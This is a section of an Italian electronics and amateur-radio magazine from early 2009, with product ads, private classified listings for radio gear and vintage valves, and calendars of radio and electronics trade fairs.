Tale progetto ha avuto inizio nel giugno 2001 ed è il frutto di una collaborazione di ricerca scientifica internazionale tra Italia (INFN) e Cina (IHEP 'Istituto di Fisica delle Alte Energie' dell'Accademia Sinica delle Scienze).

Il progetto opera nel campo della fisica astroparticellare per la rivelazione delle sorgenti di raggi cosmici di alta energia (in particolare fotoni) e si propone di studiare la radiazione cosmica, soprattutto di tipo γ , ad energie > 100 GeV, usando rivelatori RPC posti a YangBajing a 4300 m di altezza in Tibet.

Nello specifico, KERT ha fornito i suoi alimentatori serie COMB per alimentare tali rivelatori.

Si tratta di alimentatori stabilizzati di tipo lineare, dotati di doppia uscita limitata in corrente: una per l'alimentazione del carico e l'altra, protetta da fusibile, per il mantenimento in tampone di una batteria di back-up. Essendo costruiti in esecuzione "a giorno" sono adatti per un

rapido inserimento in quadri e pannelli e vengono utilizzati nelle applicazioni industriali e civili.

Oltre a questo tipo di alimentatori KERT produce gruppi soccorritori di emergenza, alimentatori a barra DIN, Inverter ad onda quadra e sinusoidale, Stabilizzatori di tensione, Caricabatterie Switching e taponne, Trasformatori e Riduttori di tensione.

Per maggiori informazioni:
www.kert.it

Una nuova prospettiva nelle tue misure

I nuovi analizzatori amperometrici a pinza ASITA, grazie alla particolare forma, si adattano alle posizioni del cavo e del manutentore per una comoda e facile lettura del risultato. L'accattivante costruzione a "conchiglia" permette di aprire il pannello display e regolare l'inclinazione su un'escursione angolare di 180° per ottenere la migliore visuale indipendentemente dalla posizione di applicazione della pinza.

La 3291 rappresenta l'evoluzione delle pinze amperometriche con toroi-



de di nuova concezione (senza nucleo ferromagnetico) per misure fino a 1000A. Proprio il toroide a forma di goccia, unitamente alle dimensioni particolarmente ridotte, rendono l'utilizzo della pinza estremamente comodo anche in spazi molto angusti.

Completa la gamma il modello 3293 per la ricerca dei guasti. Quest'ultimo modello misura correnti differenziali con risoluzione fino a $10 \mu A$ e correnti di carico fino a 1000A.

Per ulteriori informazioni:

ASITA S.r.l.

e-mail: asita@asita.com

<http://www.asita.com>

RADIOAMATORI RADIOTELEGRAFISTI

- Italian Telegraphy Club -
Partecipazione alla Mostra
mercato di informatica e
telecomunicazioni di Pompei

21 e 22 febbraio 2009

Sono lieto di informarvi che il Comitato organizzativo della Fiera di Pompei ha invitato i radiotelegrafisti radioamatori (Italian Telegraphy Club) ad installare un proprio stand. Pertanto saranno esposti materiali divulgativi e una piccola mostra di oggetti rappresentativi di oggetti retrospettiva e prospettiva sulla telegrafia.

Inoltre per la giornata di sabato sarà organizzato un convegno dal tema: l'importanza di essere radiotelegrafisti nelle comunicazioni attuali oggi. LA MASSIMA ESPRESSIONE CULTURALE DEL RADIOamatore E' QUELLA DI CONOSCERE ANCHE LA TELEGRAFIA.

Pertanto invito ad ascoltare sulle note frequenze la SCUOLA DI TELEGRAFIA VIA RADIO. La scuola è sotto l'alto patronato dell'A.R.I.

Altre novità saranno comunicati sul posto.



Nel programma operativo per l'anno 2009 abbiamo inserito un Raduno Nazionale dei detentori del brevetto Internazionale di Radiotelegrafista (anche non radioamatore). Il Raduno si terrà il **2 maggio 2009** in occasione della Fiera di Forlì di elettronica e telecomunicazioni.

Gli interessati possono contattare IN3VST Vito (Italian Telegraphy Club).

IN3VST Vito - Radiotelegrafisti Italiani
C.P. 174 - 39012 Merano
Tel. 3479048268



la seconda luna
premio nazionale alle passioni

15000 EURO PER LA TUA PASSIONE

La seconda luna è il concorso
che premia la tua passione,
qualunque essa sia.

Il bando completo su:
www.lasecondaluna.it



AUTONOME
PROVINZ
BOZEN
SÜDTIROL



PROVINCIA
AUTONOMA
DI BOLZANO
ALTO ADIGE



Comune di Lavis
Stadtgemeinde Lavis



Smart

Amplificatore CB
300 W portante
500 W PeP
28VDC

TOP CLASS
CB POWER AMPLIFIERS
since 1979



Comb27

Amplificatore CB
500 W portante
1000 W PeP
28VDC

V8

Amplificatore CB
1000W portante
2000 W PeP
28VDC



Bias s.r.l.

www.bias.sm

Strada del Lavoro 119-sub2
Zona Industriale Gualdicciolo
47894-Chiesanuova
Repubblica di San Marino
Tel.0549-999408 - Fax.0549-999431

PICCOLI ANNUNCI

Future on line
WWW.BELTEL.COM

CERCO RX TX 0-50 MHz e accordatore d'antenna 0-50 MHz usati. Luca IZ1NJK tel. 338/9734712

VENDO RTX Icom IC 706 MKII, antenna 3 el. HF per bande 10/15/20 m direttiva Mosley, palmare Kenwood TH F7 con accessori, rotore Create RC5-1, direttiva 50 MHz Diamond, antenna bibanda base Diamond. Ottavio tel. 320/4883674

VENDO tutto il materiale occorrente per la costruzione di trasformatori e autotrasformatori monofasi fino a circa 3 kW, completa di consulenza tecnica pratica come: filo di rame smaltato, cartocci varie misure, lamierini magnetici di varie misure, carta isolante lateroide liscio di vari spessori, tubetto isolante diametri vari in plastica e sterlingato. Arnaldo tel. 0376/397279

VENDO valvole nuove dal 1930 al 1943: Philips, Vatea, Cossor, Valvo, Telefunken, Huges, Visseaux, Tesla, RCA, Raytheon, Sylvaria, Marconi, WE, Serie 19, 22, 30, 33, 34, 36, 38, 39/44, 45b, 46, 53, 56, 57, 58, 72, 73, 75c1, 78, 85a1, 85a2, 90c1, 100th, 829b, 836, 866a, serie: RE, REN, RENS, RES, RG, RGN, T113, occhi magici EFM1, EAF6G, 6AD6G, 6AM86, 6E5, 6G5/6U5, EM4, EM11, EM34, EM83,..... Tullio tel. 0432/520151

VENDO meccaniche al quarzo per Cartier, Baume e Mercier Piaget Mont Blanc e diversi quadranti; proiettore 16 mm Fumeo 9250 hd; laser rosso >150 mW; laser verde da 30 mW a 250 mW; diodi laser I.R.>3W; laser I.R. fibra ottica >40 W con alim. 220 V; tubi laser CO2 da 5 a 40W, testa laser Argon Ion; laser Argon Blu >10 mW con alim 220V; 12XL; GPS Garmin. Giuseppe tel. 0432/981176

VENDO pulitore elettronico per cinescopi TV e TVC marca P.E.B. brevettato di cm 20x17 di base H cm 11 di kg 2.200 con voltmetro fondo scala di 15 volt e milliamperometro con 50 mA fondo scala con zoccoli vari per il suo uso e completo delle istruzioni, usato ma funzionante. VENDO numeri sfusi delle riviste Fai da te e Far da se. Arnaldo tel. 0376/397279

VENDO RX Kenwood R5000 e RX 1000; RX Drake R4B condizioni perfette. Telefonare ore serali 0461/209088 (Trento)

Causa prossimo trasloco **VENDO** antenna PKW log periodica 130-1300 MHz nuova, non montata a 50 euro oltre eventuali spese postali. Tel. 368/7217381 (ore 9 - 12)

CERCO RX Satellit 800 Millennium, RX Panasonic RFB 300; RX eton 1; RX Kaito KA 2100, solo se in perfette condizioni estetiche ed elettriche. Tel. 328/7627210 Sanremo

CERCO bollettino tecnico Geloso n.30 anno 1938-39. Circolo Culturale Laser - tel. 335/5860944 - polariys@libero.it

VENDO RTX QRP 20 m Toucan CW kit da montare 80 euro + spese. Alberto tel. 0444/571036 ore serali

VENDO oscilloscopio Tektronic mod. 2445 da 150 MHz; generatore Rhode e Schwarz SMS2 da 1300 MHz; voltmetro selettivo W e G mod. SPM16; oscilloscopio HP digitale da 400 MHz. Tel. 347/3621203 ore pasti (Pisa)

CEDO macchina telegrafica ex telegrafo a zona poste italiane, costruito dalla Western Electric nel 1932, matr. 16977 perfettamente funzionante, ad intenditore, peso 10/12 kg, oppure CAMBIO con RTX FT - 1000 MP pari condizioni. Giorgio tel. 333/3161179

VENDO 80 riviste in perfetto stato: RadioRivista, Break, CQ, Sistema Pratico, RadioKit Elettronica, Elettronica Flash, C.D., E/projects, Radiorama, E/ mese, Selezione RTV, il tutto 20 euro. VENDO telefoni datati 1927/40 funzionanti e originali in ogni parte, in metallo e o bachelite, da parete e da tavolo marche Ericsson, Bell Telephone, Siemens, gratuitamente invio foto + nota materiali e pubblicazioni. Angelo tel. 0584/407285 ore 18-20

VENDO 50 volumi schemari TV e radio prezzi modici; 5 radio anni 35-40; 5 radio Galene. **SCAMBIO o VENDO** 100 Bollettini Geloso; vendo molte riviste a 2,00 euro cad.; valvole per radio e televisioni e altro. Monaco tel. 347/4559702

CERCO filtro Icom 250 Hz modello FL53A che veniva inserito sulla media frequenza di 455 kHz dell'apparato IC 751A. Gianluca tel. 349/4455095 dopo le 18 (Milano)

VENDO IC751 in ottime condizioni, revisione rotor, amplificatori HF VHF UHF, fornitura valvole di potenza, riparazioni apparati HF VHF UHF di qualsiasi marca e modello. Riavvolgimento trasformatori. Paolo tel. 335/6814703 - iz3btw@libero.it - www.iz3btw.it

VENDO Icom 735 micro da base 400 euro; micro Yaesu YD 844A ancora nella sua scatola 70 euro. **VENDO** nuove coppia valvole 6KD6 americane 120 euro. **CERCO** autoperante Yaesu SP 767 e micro MD 1B8/C8, se in ottimo stato. Luigi tel. 380/7934773

VENDO linea Drake C completa di ricevitore trasmettitore alimentatore altoparlante + Kenwood TS830 + VFO esterno. Augusto tel. 331/5451246

VENDO amplificatore a banda larga Microset mod 27/200 turbo con preamplificatore di antenna 3 - 30 MHz in 3-5W out 170-30 e P.e.P. 170 euro trattabili. Augusto IZ0ENR tel. 333/3171542 - tonipira@alice.it

CERCO dell'Est Europa (Russia, ecc.) ricevitori a copertura continua 0-30 MHz e materiale ottico in particolare binocoli militari. Sergio tel. 347/0166576 - sergio.sicoli@fastwebnet.it

CERCO modulo 50 MHz per Yaesu; FTV 901R, cassetto plug in per National HRO, freq. 50 kHz, inoltre alimentatore 12V per 19 MKII solo originale; libri Radar lingua inglese anni 1945-1960, graditi editrice Mc. Graw Hill. Ermanno tel. 338/8997690 - Varese

CEDO/CAMBIO IC737, ICR7000, CB Hurricane, RTX VHF Kenwood TK880 civile, SP940, SP980/P, PS430, filtri Kenwood Yaesu Icom, schedine voice/toni, TNC Nuova Elettronica, RX polari, decoder meteo/fax/SSTV, Ros/watt digitale, decoder ZGP TU170V, RX 900 MHz, filtro 900 MHz professionali, circolatori UHF, moduli TX VHF 10 watt, moduli TX VHF 2,5watt, autoradio Fiat Marea/Brava/Bravo, staffe varie, custodie palmari datati, moltissime riviste italiane/straniere annate e numeri sfusi, molta documentazione per RX RTX accessori OM/CB originale e copie. Giovanni tel. 393/9063770 - iw2myv@virgilio.it

VENDO accordatore HF Magnum MT 3000 B perfetto massima serietà, 400 euro in contrassegno, spese corriere a mio carico. Tel. 333/3161179

VENDO Yaesu MP 1000 Mark V 200W completo filtri SSB CW ultima serie come nuovo, usato poco in TX, con microfono MD200 Yaesu, e da palmo con scatola tutto da vetrina non spedisco, solo se veramente interessati, 2.000 euro non trattabili. Enzo IZ2GHZ tel. 339/2772678

VENDO annate di RadioRivista dal 1970 al 1976 e dal 1991 al 2004 costo per anno 8 euro + spese di spedizione, riduzioni se l'acquisto è in blocchi. **VENDO** scanner Icom ICR 100, 200 euro trattabili. Valente ISOMNR tel. 339/5900962 - e-mail: svleone2@alice.it

VENDO ricevitore Yaesu VR-5000 con scheda DSP come nuovo 450 euro. Giuseppe tel. 0436/5704 ore serali

VENDO 116 Bollettini Geloso 8 euro cad.; 2 libri Ravalico, 4 libri Angeletti, 11 libri schemari tedeschi, 10 libri Anie, 4 radio galena, 5 radio anni '35, 10 radio anni '40, riviste anni '40 '50 '60, strumenti Scuola Radio Elettra. Agostino tel. 0574/596895

6th INTERNATIONAL DX CONVENTION

ARRL **DXCC DESK**

Paestum - Salerno
18 e 19 Aprile 2009

CQ

Evento organizzato dallo Strange Radio Team info e prenotazioni:
<http://www.strangeradioteam.com/ldxc> - ldxc@strangeradioteam.com



Centro Fiera del Garda
Montichiari (Bs)



32^a



RADIANTISTICA

EXPÒ

MOSTRA MERCATO RADIANTISTICO

14 • 15 MARZO 2009

Elettronica - Video - Strumentazione
Componentistica - Hi-Fi
Computer - Esposizione Radio d'Epoca

RADIOMERCATINO

18[°] di PORTOBELLO

Esposizione Radio d'Epoca
Hi-Fi d'Epoca - Materiale Radiotecnico
Materiale Radioamatoriale

DX & CONTEST CORNER 2008
SABATO 14 MARZO - ORE 09:30/16:30

A.I.R.E. ESPOSIZIONE RADIO D'EPOCA

ANNULLO FILATELICO

ORARIO CONTINUATO:
Sabato 09:00/18:30
Domenica 09:00/17:30

SEGRETERIA ORGANIZZATIVA:

CENTRO FIERA S.p.A.

Via Brescia, 129 - Tel. 030 961148 - Fax 030 9961966

info@centrofiera.it - www.centrofiera.it

www.aplt.it

APLT

azienda per le telecomunicazioni

presenta...



ICOM



IC-E92D

IC-E2820



D-STAR GENERATION

**Visitate il nostro stand
alla Fiera di Pompei**

Riceverete un **OMAGGIO**
presentando questo coupon compilato

Nome..... Cognome.....

Nominativo..... Città.....

E-mail:

VENDESI Bird 4410 nuovo Kenwood TL 922; Yaesu FL 2500 modificato con 3x811A; Yaesu FL 2100 Z modificato con 2x61 7B autocostruito monta 1x3/500 2-9 bande. Andrea tel. 333/2322571

VENDO Icom IC-R3 nuovo mai acceso 300 euro; AOR 300A perfetto non un graffio 300 euro; President Jackson nero 200 euro; frequenzimetro ZG 100 euro; microtelecamere infrarossi senza fil 100 euro. Tel. 0533/650084, 338/2666113

VENDESI analizzatore di spettro Anritsu MS 610A 10 kHz - 2 GHz; RX R7000 Icom; RTX Rockwell KWM380; RX JRC NRD515; memorie NDH518 + filtri 300 E 600 Hz anche separatamente; RX Rhode e Schwarz ESVP 20-1300 MHz; materiale completo di manuali e perfettamente funzionante. Claudio tel. 335/7275250

VENDO oscilloscopio digitale HP 54502 da 400 MHz; oscilloscopio Tektronix mod. 2445 da 150 MHz; voltmetro selettivo W.G.SPM 30 da 200 Hz a 1,62 MHz; misuratore di terra Galileo a magnete; generatore Rhode Schwarz SMS2 da 1,40 GHz. Tel. 050/934273 Piero - Pisa

CERCO, se d'occasione, vecchio amplificatore lineare Magnum 1 kW per la CB, monta valvole 6KD6, specificare condizioni e stato uso, importante schema elettrico. Leonardo tel. 333/3161179

VENDO amplificatore lineare autocostruito con 4 valvole EL 519 originali USA in 100/120 W out 600/750W per 10 - 15 - 20 - 40 - 80 m +4 valvole nuove EL 509 made in China, usato solo per prove, alimentazione separata, 500 euro. Bruno tel. 0574/592736

Circuiti stampati singola faccia, forati e stagnati, realizzo con vetronite di elevata qualità. Marco Lento tel. 090/51281 ore 15 - sglient@tin.it

VENDO Icom IC 910H completo di DSP + scheda 1200 MHz da vetrina, manuali, imballo (100W VHF - 75W UHF - 10W 1200); transverter 50 MHz, modem packet APRS PK - 96 AEA 1200 - 9600 baud; 2 amplificatori 26-30 MHz 1 kW (ZG BV 2001 e autocostruito); alimentatore digitale CEP 30 Ah. **CERCO** Standard C-520 - TH77 - VX3 - ICE7 - THF7 - THD7 o altri. **CERCO** IC 207, SCAMBIO 910H con FT 2000. Crisna IZ3GWJ tel. 347/5303368

CERCO telaio Philips mod. 830-A 834A completo, no valvole. Franco tel. 0121/353594 ore serali

Le MOSTRE MERCATO RADIANTISTICHE FEBBRAIO MARZO 2009

31 genn. - 1 febb.: **NOVEGRO**
Org.: Comis - tel. 02/7562711

31 genn. - 1 febb.: **MONOPOLI (BA)**
Org.: ARI di Bari e Castellana - tel. 080/748931

7-8 febb.: **MANTOVA**
Org.: Italfiere - tel. 0547/413357

7-8 febb.: **VICENZA**
Org.: Blu Nautilus - tel. 0541/439573

7-8 febb.: **LANCIANO (CH)**
Org.: Compendio Fiere - tel. 337/676719

14-15 febb.: **CARRARA (MS)**
Org.: Blu Nautilus - tel. 0541/439573

14-15 febb.: **SCANDIANO (RE)**
Org.: Ente Fiere - tel. 0522/857436

21-22 febb.: **PARMA**
Org.: Piacenzaexpo - tel. 0523/602711

21-22 febb.: **POMPEI (NA)**
Org.: ARI Pompei - tel. 081/8636294

21-22 febb.: **MONTESILVANO (PE)**
Org.: Italfiere - tel. 0547/413357

21-22 febb.: **ROVIGO**
Org.: Area Rebus - tel. 0425/28360

28 febb. - 1 marzo: **RIVA DEL GARDA (TN)**
Org.: Compendio Fiere - tel. 337/676719

28 febb. - 1 marzo: **NOVI LIGURE (AL)**
Org.: GEDIT - tel. 348/3307007

28 febb. - 1 marzo: **CAMPOBASSO**
Org.: M.V.G. - tel. 339/2804010

28 febb. - 1 marzo: **FAENZA (RA)**
Org.: Blu Nautilus - tel. 0541/439573

07-08 marzo: **CIVITANOVA MARCHE (MC)**
Org.: E.R.F. - tel. 0733/780815

07-08 marzo: **VERONA**
Org.: Verona Fiere - tel. 045/8298311

14/15 marzo: **MONTICHIARI (BS)**
Org.: Centro fiere spa - tel. 030/961148

21/22 marzo: **BASTIA UMBRA (PG)**
Org.: Blu Nautilus - tel. 0541/439573

21/22 marzo: **ACQUI TERME (AL)**
Org.: Massa Mauro - tel. 0144/325402

21-22 marzo: **VENTURINA (LI)**
Org.: Italfiere - tel. 0547/413357

21/22 marzo: **SAN DONÀ DI PIAVE (VE)**
Org.: Compendio Fiere - tel. 337/676719

28/29 marzo: **GONZAGA (MN)**
Org.: Fiera Millenaria srl - tel. 0376/58098

28/29 marzo: **BOLOGNA**
Org.: Exposition Service - tel. 0545/27548

VENDO accordatore Drake MN-7 perfetto nel suo imballo originale; RTX Icom IC 706 MKII G con filtro CW 500 Hz come nuovo nel suo imballo. Roberto tel. 347/4815093

CERCO provavalvole originali USA anche da riparare o da rottamare. Piero ore 20-21 tel. 055/8495715

VENDO analizzatore di spettro HP - 141T (con cassetto 8555A - 18 GHz) e media frequenza ad alta risoluzione, in perfette condizioni estetiche e funzionali pari al nuovo, calibrato, con manualistica a 1.100 euro. Maurizio tel. 340/3245257

VENDO circolatori e isolatori a microonde ottimi per la banda c (5650, 5760 e 5830 MHz), 4+4, mod. Nova 0565ced e mod. Nova 0565ied di provenienza americana, nuovi, mai usati 50 euro cad. trattabili, si vendono anche separatamente. Andrea tel. 333/6758123 - www.novamicro.com - ag001@inwind.it

COMPRO cinghietta trasmissione tamburo frequenze per radio RX Grundig Satellit 1000. Tel. 0564/868046

VENDO ricevitore Kenwood R1000 e R 5000; ricevitore Drake R4B ottime condizioni. Tel. 0461/209088 Trento

La rubrica **Piccoli Annunci gratuiti** è destinata esclusivamente a **vendite e scambi di uso tra privati**. Scrivere in stampatello e servirsi della cedola (anche in fotocopia). Nella parte tratteggiata va indicato, oltre al testo dell'annuncio, il recapito che si vuole rendere noto. Gli annunci non compilati nella parte in giallo (che non comparirà sulla rivista) verranno cestinati.

Ritagliare e spedire a: **EDIZIONI C&C Srl** - Via Naviglio 37/2 - 48018 Faenza RA - Fax 0546/662046 - e-mail: radiokit@edizionicec.it

Si possono pubblicare annunci a carattere commerciale (evidenziati con filetto colorato di contorno) al costo di € 0,95 + iva al mm/colonna, altezza minima 35 mm, allegando i dati fiscali per la fatturazione. Chiedere informazioni più precise

NB: Gli annunci non compilati in questa parte (che non comparirà nell'annuncio), verranno cestinati.

COGNOME.....NOME.....☐ ABB. N.☐ NON ABB.
VIA CAP CITTÀ..... ()
TEL.Inseritemi gratis su internet ☐ SI ☐ NO e-mail: Firma

PICCOLI ANNUNCI

☐ Annuncio gratuito ☐ Annuncio a pagamento (chiedere info)



Il Gruppo delle Fiere Storiche di elettronica e radiantismo, costituito dalle fiere di Gonzaga, Montichiari, Piacenza, Pordenone e Verona, è nato per distinguere ed evidenziare l'eccellenza delle proprie manifestazioni in un panorama fieristico di settore particolarmente affollato.

Il GFS si pone l'obiettivo di fornire agli operatori del settore, siano essi visitatori o espositori, affidabilità, sicurezza e tutela del business offrendo tradizione, conoscenza del settore e capacità organizzativa, proprie di enti fieristici consolidati.

CALENDARIO 2009

FEBBRAIO

21-22

Ex...El

PARMA

MARZO

07-08

Elettroexpo

VERONA

14-15

Radiantistica Expò

MONTICHIARI (BS)

28-29

Fiera dell'elettronica e del radioamatore

GONZAGA (MN)

APRILE

24-25-26

Radioamatore

PORDENONE

SETTEMBRE

05-06

Radiantistica Expò

MONTICHIARI (BS)

12-13

Teleradio

PIACENZA

26-27

Fiera dell'elettronica e del radioamatore

GONZAGA (MN)

NOVEMBRE

21-22

Radioamatore2

PORDENONE

28-29

Elettroexpo

VERONA

DICEMBRE

7-8

Fiera dell'elettronica e del computer

PIACENZA

Registrandoti al sito
www.gfsradioelettronica.it
riceverai gratuitamente
la Card che consente
l'ingresso ridotto
a tutte le fiere del GFS

ANNATE COMPLETE

radioelettronica

SU CD-ROM



1978-79-80 € 18,00
(ABBONATI € 14,40)



1981-1982 € 16,50
(ABBONATI € 13,00)



1983-1984 € 16,50
(ABBONATI € 13,00)



1985-1986 € 16,50
(ABBONATI € 13,00)



1987-1988 € 16,50
(ABBONATI € 13,00)

NEW



2002 € 16,50
(ABBONATI € 13,00)



2003 € 16,50
(ABBONATI € 13,00)



2004 € 16,50
(ABBONATI € 13,00)



2005 € 16,50
(ABBONATI € 13,00)



2006 € 16,50
(ABBONATI € 13,00)



2007 € 16,50
(ABBONATI € 13,00)



2008 € 16,50
(ABBONATI € 13,00)

NEW

SERIE COMPLETA (12 CD) € 158,00
Per gli abbonati alla rivista solo € 144,00
Spese fisse di spedizione € 2,50, contrassegni € 5,00

OFFERTA NUMERI ARRETRATI

ANNATE COMPLETE CARTACEE

DAL 1980 AL 1990 € 10,00 cad.

(manca n.3 esaurito)

DAL 1991 AL 1999 € 13,00 cad.

DAL 2000 AL 2005 € 20,00 cad.

Per copie singole chiedere offerta

Spese fisse di spedizione € 7,50, contrassegni € 10,00

Edizioni C&C

Via Naviglio 37/2 - 48018 Faenza
Tel. 0546/22112 - Fax 0546/662046

www.edizionicec.it - cec@edizionicec.it



Le annate dal 1987 al 2001 sono in preparazione.
INTERAMENTE RIPRODOTTI IN PDF. POSSIBILITÀ DI RICERCA E CONSULTAZIONE SU MONITOR
O RIPRODUZIONE SU CARTA DEI TESTI E DEI CIRCUITI STAMPATI DA ADOBE READER 5.1 IN
ITALIANO, COMPRESO NEL CD. PERMETTE LA RICERCA PER ARGOMENTO. CONFIGURAZIONE
MINIMA: PC con processore Pentium II, 128 MB di RAM, Windows 95 o superiore.

Vivi con più sicurezza e tranquillità.

DVR per VIDEOSORVEGLIANZA



CCTV ProLine

...con USB per salvataggio su chiavetta

€ 330,00



FR367 DVR / MULTIPLEXER 4 CANALI MPEG4/MJPEG con ETHERNET

Videoregistratore digitale real-time a quattro canali con frame rate di 100 IPS e interfaccia Ethernet (10-100 Base-T). Possibilità di trasferire le sequenze video registrate su chiavetta USB. Formato di compressione MPEG4/MJPEG, funzione Motion Detection avanzata per tutti i canali con sensibilità regolabile, possibilità di registrare, riprodurre e visualizzare contemporaneamente le immagini. Visualizzazione real-time anche da remoto tramite connessione Internet (massimo 5 utenti) con possibilità di effettuare registrazioni e back-up. Supporta hard disk ATA (capacità fino a 500 GB), protocolli TCP/IP, PPPoE, DHCP, DDNS, permette il ripristino di tutte le funzioni dopo un black-out e dispone di OSD multi lingua. Telecomando IR incluso.



Disponibile ora anche
con HDD Serial ATA

€ 340,00

FR367AS

NOVITÀ
Uscita VGA

Versione con Serial ATA
e uscita video VGA

FR367ASV

€ 360,00



I DVR vengono forniti senza Hard Disk

**PREZZO
IMBATTIBILE**

€ 259,00

FR329W DVR / MULTIPLEXER 4 CANALI MPEG4/MJPEG con ETHERNET

Videoregistratore digitale real-time a quattro canali con frame rate di 100 IPS e interfaccia Ethernet (10-100 Base-T). Formato di compressione MPEG4, funzione Motion Detection avanzata per tutti i canali con sensibilità regolabile, possibilità di registrare, riprodurre e visualizzare contemporaneamente le immagini. Visualizzazione real-time anche da remoto tramite connessione Internet (massimo 5 utenti) con possibilità di effettuare registrazioni e back-up. Supporta hard disk ATA (capacità fino a 500GB), protocolli TCP/IP, PPPoE, DHCP e DDNS, permette il ripristino di tutte le funzioni dopo un black-out e dispone di OSD multi lingua. Grazie all'elevato livello di compressione il DVR è in grado di registrare per 170 giorni consecutivamente (HDD da 500 GB, 4CH, CIF alta qualità, 15 IPS).



Disponibile ora anche
con HDD Serial ATA

€ 270,00

FR329AS

NUOVA SERIE

...con USB per salvataggio su chiavetta

€ 274,00

DVR4L1 DVR / MULTIPLEXER 4 CANALI MPEG4/MJPEG con ETHERNET

Videoregistratore digitale real-time a quattro canali con frame rate di 100 IPS, dotato di interfaccia Ethernet (10-100 Base-T) e porta USB per lo scarico delle registrazioni su unità di memoria Flash USB. Formato di compressione MPEG4/MJPEG, funzione Motion Detection avanzata, funzione OSD multi lingua, possibilità di eseguire contemporaneamente operazioni di visualizzazione dal vivo, registrazione, riproduzione, backup e operazioni di rete. Controllo e visualizzazione da remoto tramite connessione Internet (massimo 5 utenti). Supporta hard disk ATA (capacità fino a 500 GB), protocolli TCP/IP, PPPoE, DHCP, DDNS e permette il ripristino di tutte le funzioni dopo un black-out.



...con USB per salvataggio su chiavetta

€ 849,00



DVR16N DVR / MULTIPLEXER 16 CANALI MPEG4 con ETHERNET

Videoregistratore digitale real-time con frame rate di 100 IPS, sedici canali, interfaccia Ethernet e possibilità di back-up su chiavetta USB. Formato di compressione MPEG4, funzione Motion Detection (4 livelli di sensibilità impostabili), possibilità di registrare, riprodurre e visualizzare contemporaneamente le immagini. Visualizzazione real-time anche da remoto tramite connessione Internet con possibilità di effettuare registrazioni e back-up. Pannello frontale di controllo estraibile ed utilizzabile come telecomando. Supporta i protocolli TCP/IP, PPPoE, DHCP e la funzione DDNS. Hard Disk tipo IDE/ATA66 con capacità massima di 750GB (è possibile montare due HDD).


Telecomando supplementare cod. DVRR2 € 35,00.



**FUTURA
ELETTRONICA**

Via Adige, 11 - 21013 Gallarate (VA) -
Tel. 0331/799775 - Fax. 0331/792287

Disponibili presso i nostri Rivenditori o nel nostro punto vendita di Gallarate (VA).
Caratteristiche tecniche e vendita on-line direttamente sul sito www.futurashop.it



Fiera dell'Elettronica e del Radioamatore



28 e 29 marzo 2009
dalle ore 8.30 alle 18
Padiglioni Fiera Millenaria
Gonzaga (Mantova)

Fiera Nazionale.
Hardware, software,
componentistica, telefonia
ed elettronica di consumo



Evento collaterale

Fotografia 1000NARIA

Possibilità d'acquisto e sale posa con modelle professioniste



Fiera Millenaria di Gonzaga srl

Padiglioni Fiera Millenaria

Via Fiera Millenaria 13, Gonzaga (MN)

T +39 0376 58098 www.fieramillenaria.it

7-8 MARZO 2009

Orario: 9-13 | 15-19,30

**28ª Mostra Mercato Nazionale
Radiantistica Elettronica**

- Materiale radiantistico per C.B. e radioamatori
- Apparecchiature per telecomunicazioni - Surplus
- Telefonia - Computers - Antenne e Parabole per radioamatori e TV sat
- Radio d'epoca - Editoria specializzata

**7º Mercatino
del Radioamatore**

Libero scambio tra privati di apparecchiature amatoriali

in collaborazione con Associazione Radioamatori Italiani
Sezione di Civitanova Marche



DISCO

**Mostra mercato del disco usato in vinile
e CD da collezione**

info

ERF • ENTE REGIONALE PER LE MANIFESTAZIONI FIERISTICHE
Quartiere Fieristico di Civitanova Marche • Tel. 0733 780815 • Fax 0733 780820
www.erf.it - segreteria.radiantistica@erf.it

TECNOCOMUNICAZIONI

VENDITA E ASSISTENZA RICETRASMITTENTI CB - OM

Via Forze Armate 41 - 20147 Milano - tel. 02/48706291 Fax 02/700506109

ANTENNE NAGOYA

NA 626

Portatile 144/430 MHz



NA 772

Portatile 144/430 MHz



NL 66

Mobile duobanda 2 m / 70 cm



NL 77B

Mobile duobanda 2 m / 70 cm



MFJ - 259B

HF/VHF
analyzer



MFJ - 269

HF/VHF/UHF
analyzer



MFJ - 204B

1.8 - 30 MHz antenna bridge



ANTENNE MFJ

MFJ - 17758

Dipolo 80/40 m



MFJ - 1778

G5RV dipolo HF
per tutte le bande



MFJ - 919

Balun 1500
watt 4:1



Fiere FEBBRAIO

MONOPOLI (BA)

31 gennaio - 1 febbraio

LANCIANO (CH) 7-8

POMPEI (NA) 21-22

RIVA DEL GARDA (TN)

28 feb. - 1 marzo

Connettore ICOM alimentazione



Connettori N/PL in argento



Connettore SMA/BNC nero

ANALIZZATORI MFJ

CONNETTORI

www.tecnocomunicazioni.com

info@tecnocomunicazioni.com

COMPUTERFEST & RADIOAMATORE


le migliori **fiere** dell'elettronica



COMPUTERFEST & RADIOAMATORE E' IL PIU' GRANDE CIRCUITO DI FIERE DELL'ELETTRONICA

che offre, insieme ai suoi partners, lo stesso format su tutto il territorio nazionale. I pregi che ne derivano sono i reali vantaggi sia per gli espositori che per i visitatori. Infatti, mentre la competenza è un obbligo per tutte le realtà che si pongono sul mercato, solo nelle nostre manifestazioni trovi anche la qualità, il parcheggio sempre gratis, i biglietti tra i più bassi, se non addirittura a costo zero e tutti gli espositori più seri del mercato nazionale!

I PARTNERS



Consorzio Autonomo
Ente Fiera Lancia



WWW.COMPENDIOFIERE.IT



arno elettronica

FIERE ELETTRONICA CALENDARIO 2009

GENNAIO

10-11 CEEA (VR)
24-25 BUSTO ARSIZIO (VA)

FEBBRAIO

07-08 LANCIANO (CH)
28 RIVA DEL GARDA (TN)

MARZO

01 RIVA DEL GARDA (TN)
21-22 SAN DONA' D.P. (VE)

APRILE

18-19 MUSSOLENTE (VI)

MAGGIO

09-10 BUSTO ARSIZIO (VA)
23-24 GORIZIA

GIUGNO

13-14 LONGARONE (BL)
24-26 FRIEDRICHSHAFEN (DE)

LUGLIO

04-05 CECINA (LI)

AGOSTO

29-30 CEEA (VR)

SETTEMBRE

12-13 BUSTO ARSIZIO (VA)

OTTOBRE

03-04 FIRENZE
17-18 PESARO

NOVEMBRE

07-08 UDINE
